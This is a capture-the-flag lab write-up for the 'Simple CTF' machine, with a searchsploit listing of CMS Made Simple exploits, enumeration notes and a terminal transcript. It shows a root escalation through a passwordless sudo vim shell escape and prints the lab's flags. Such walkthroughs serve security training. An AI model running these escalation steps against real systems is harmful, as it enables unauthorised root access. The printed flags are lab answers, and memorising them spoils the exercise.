Bootcamp Report – Simple CTF

Objective:

Gain root privileges on the target system and retrieve the root.txt flag from the /root directory.

Overview:


1. Vulnerability Identification Using searchsploit, I identified that the target CMS Made Simple version (< 2.2.10) was vulnerable to SQL Injection, which could be leveraged to extract sensitive information.


2. Service Enumeration
An nmap scan revealed open ports: FTP (21) with anonymous login, HTTP (80) running Apache 2.4.18, and SSH (2222) running OpenSSH 7.2p2 on Ubuntu.


3. Privilege Escalation
After obtaining SSH access as user mitch, I checked sudo permissions and found that I could run vim as root without a password, allowing me to spawn a root shell.


4. Flag Retrieval
With root access, I navigated to /root, listed the files, and read root.txt, successfully obtaining the final flag.

Screenshots:









kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ searchsploit cms made simple
Exploit Title | Path
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit) | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated) | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated) | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS) | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated) | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated) | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution | php/webapps/44976.py
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload | php/webapps/46546.py
CmsMadeSimple v2.2.17 - Remote Code Execution (RCE) | php/webapps/51600.txt
CmsMadeSimple v2.2.17 - session hijacking via Server-Side Template Injection (SSTI) | php/webapps/51599.txt


0 packages can be updated.
0 updates are security updates.
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ at user.txt
-sh: 2: at: not found
$
$ cat user.txt
G00d j0b, keep up!
$ sudo -i
[sudo] password for mitch:
Sorry, user mitch is not allowed to execute '/bin/bash' as root on Machine.
$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
$ sudo vim -c '!sh'
# whoami
root


cd /root
ls
root.txt
cat root.txt
W3ll d0n3. You made it!
#